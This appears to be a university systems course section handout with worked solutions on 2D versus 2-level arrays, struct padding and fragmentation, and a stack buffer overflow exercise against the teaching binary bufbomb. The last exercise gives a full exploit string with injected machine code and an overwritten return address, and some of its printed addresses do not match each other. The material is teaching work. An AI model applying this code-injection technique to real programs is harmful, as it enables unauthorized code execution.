

CSE 351 Section 6 – Arrays, Structs, & Buffer Overflow


Exercise 1: Array Comparison

We have a matrix (M rows $\times$ N columns) of integral data and are deciding between using a 2-dimensional array versus a 2-level array. Assume we use `ints`, $M = 3$, and $N = 4$ and declare the arrays:

2-dimensional array:	2-level array:
<pre>// addr 0x300 int A2D[3][4] = {{ 0,0,1,0} {-4,0,5,0} { 0,0,0,0}}};</pre>	<pre>int r0[] = { 0,0,1,0}; // addr 0x330 int r1[] = {-4,0,5,0}; // addr 0x340 int r2[] = { 0,0,0,0}; // addr 0x350 int* A2L[] = {r0,r1,r2}; // addr 0x360</pre>

Question(s)	2-dimensional Array	2-level Array
Overall memory allocated in bytes	$M*N*\text{sizeof(int)} = 48 \text{ B}$	$M*N*\text{sizeof(int)} + M*\text{sizeof(int*)} = 72 \text{ B}$
<i>Guaranteed</i> continuous chunks of memory	Smallest: 48 B (entire array) Largest: 48 B (entire array)	Smallest: 16 B (row array) Largest: 24 B (pointer array)
Data type returned by:	A2D[0]: int* (row) A2D[1][3]: int (element)	A2L[0]: int* (pointer) A2L[1][3]: int (element)
Number of memory accesses to get:	A2D[1]: 0 (address computation) A2D[2][2]: 1 (read element)	A2L[1]: 1 (read pointer) A2L[2][2]: 2 (read element)
Address of:	A2D[2]: 0x320 A2D[2][1]: 0x324	A2L[2]: 0x370 A2L[2][1]: 0x354


Space to draw memory diagrams:



Exercise 2: Struct Layout

```
struct student {  
    int id;  
    char* name;  
    char age;  
};
```

- a) In the boxes below (each box = 1 byte), shade the bytes that are used and label the fields. Label the unused bytes as internal or external fragmentation. The first field (`id`) is given.




- b) Compute the properties of struct `student`:

Size: 24 B Internal fragmentation: 4 B External fragmentation: 7 B

- c) Reorder the fields of struct `student` so that there is no internal fragmentation and recompute its properties:

```
struct student {  
    char* name;  
    int id;  
    char age;  
};
```



Size: 16 B Internal fragmentation: 0 B External fragmentation: 3 B

Exercise 3: Exploit String

In a modified version of bufbomb, we get the following GDB output:

```
Breakpoint 1, getbuf () at bufbomb.c:136
136      unsigned long long val = (unsigned long long)Gets(buf);
(gdb) print &buf
$1 = (char (*)[12]) 0x7fffffff6a0
(gdb) info frame
Stack level 0, frame at 0x7fffffff6c0:
  rip = 0x400da8 in getbuf (bufbomb.c:136); saved rip = 0x400a54
  <more info>
(gdb) x /4gx $rsp
0x7fffffff6a0: 0x0000000000000000      0x0000000000000000
0x7fffffff6b0: 0x00007fffffff6b0d      0x0000000000400a54
```

Design an exploit string to inject and execute the machine code from the “Getting Machine Code” example from the previous page.

- How many bytes do you need to write to reach/overwrite the return address?
- Where will you place the machine code bytes?
- What do you want to change the return address to in order to execute the inserted machine code?

Important information:

- buf starts at 0x7fffffff6a0.
- Return address (0x400a54) starts at 0x7fffffff6b8.
- 0x18 = 24 bytes between start of buf and start of return address, so need exploit string to be 30-32 bytes total to overwrite return address.
 - Stack addresses use 6 bytes, so could get away with 24+6 bytes or add extra two bytes of zeros.
- 13 bytes of machine code must go in 24 interim bytes; let's use start of buf
 - Could place anywhere in address range 0x7fffffff6a0–0x7fffffff6ab.
- Change return address to start of machine code (start of buf).
- Can pad with whatever byte we want (let's use 0xaa).

One possible exploit string (many valid ones exist!):

```
48 c7 c0 cd ab 34 12 68 80 10 40 00 c3 aa aa aa
aa aa aa aa aa aa aa aa a0 c6 ff ff ff 7f 00 00
```